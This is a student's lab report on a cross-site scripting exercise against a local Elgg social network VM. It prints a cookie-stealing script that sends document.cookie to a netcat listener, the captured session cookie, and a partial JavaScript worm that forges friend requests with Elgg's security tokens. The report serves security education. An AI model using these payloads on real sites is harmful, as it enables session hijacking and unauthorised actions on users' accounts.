
Lybryant Wright
CUNY John Jay College
CSCI 401
LAB 9

XSS Attack Lab

XSS is a vulnerability that allows attackers to inject threatening code into the victims web browser. This would allow the attacker to steal credentials such as session cookies. In this lab I'll be attempting to attack the open source social media elgg that the VM provided and spread a worm amongst the users. The basis to this attack is to write a javascript script that prompts ans alert stating XSS to users profiles. By adding the: <script>alert('XSS');</script> to alice's description it makes that alert appear.




Your profile was successfully saved.

XSS

Since its embedded into Alice's profile, I only have enough space to script that the description box gives me so I have to use that space to reference a larger script to spread the worm to other profiles. But first I must use this space to steal the victims cookies. To do this I'll make an image of the users cookie and send it to my server listening to that ports connection.

Code to steal cookie:




Brief description

```
<script>document.write('<img src=http://127.0.0.1:1234?=' + escape (document.cookie) + '   >')</script>
```


Public

Output on server:



```
[12/03/19]seed@VM:~$ nc -l 1234 -v
Listening on [0.0.0.0] (family 0, port 1234)
Connection from [127.0.0.1] port 1234 [tcp/*] accepted (family 2, sport 59776)
GET /?=Elgg%3Dercgkugtf6k25qj94ko33lqde6 HTTP/1.1
Host: 127.0.0.1:1234
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefo
x/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.xsslabelgg.com/profile/alice/edit
Connection: keep-alive
```

The next task is to force anyone who visits the users page will be sent a friend request without the attacker manually prompting the action. To do this I need to find the elgg ts and token to forge a http request. I test this with the user Charlie and it is a success.



Edit profile

Display name: Samy

About me

```
<script type="text/javascript">
window.onload = function () {
var Ajax=null;
var ts="&__elgg_ts="+elgg.security.token.__elgg_ts;
var token="&__elgg_token="+elgg.security.token.__elgg_token;

//Construct the HTTP request to add Samy as a friend.
var sendurl="http://www.xsslabelgg.com/action/friends/add?friend=46"+ts+token;

//Create and send Ajax request to add friend
Ajax=new XMLHttpRequest();
```


Public

Brief description:

Public

Location:

Public



As seen above, I put the skeleton of the javascript given into Samy's about me and changed the var sendurl to the url given by http reader live. Only difference, instead of leaving the token and ts as is, I replaced it with variables token and ts so they'll be changed automatically per account viewed. In this instance I tested with Charlies profile and he became a friend from the worm.

Due to my inexperience with javascript I was unable to create a self propogating worm for task 6 of this lab. However I do understand the difference between using DOM APIs approach and the link approach to creating a more sophisticated worm. With DOMS API, embedding the worm into a users profile allows the worm to retrieve a copy of itself from the website and display as an alert while the link method copies the script tag from the victims profile allowing the worm to spread.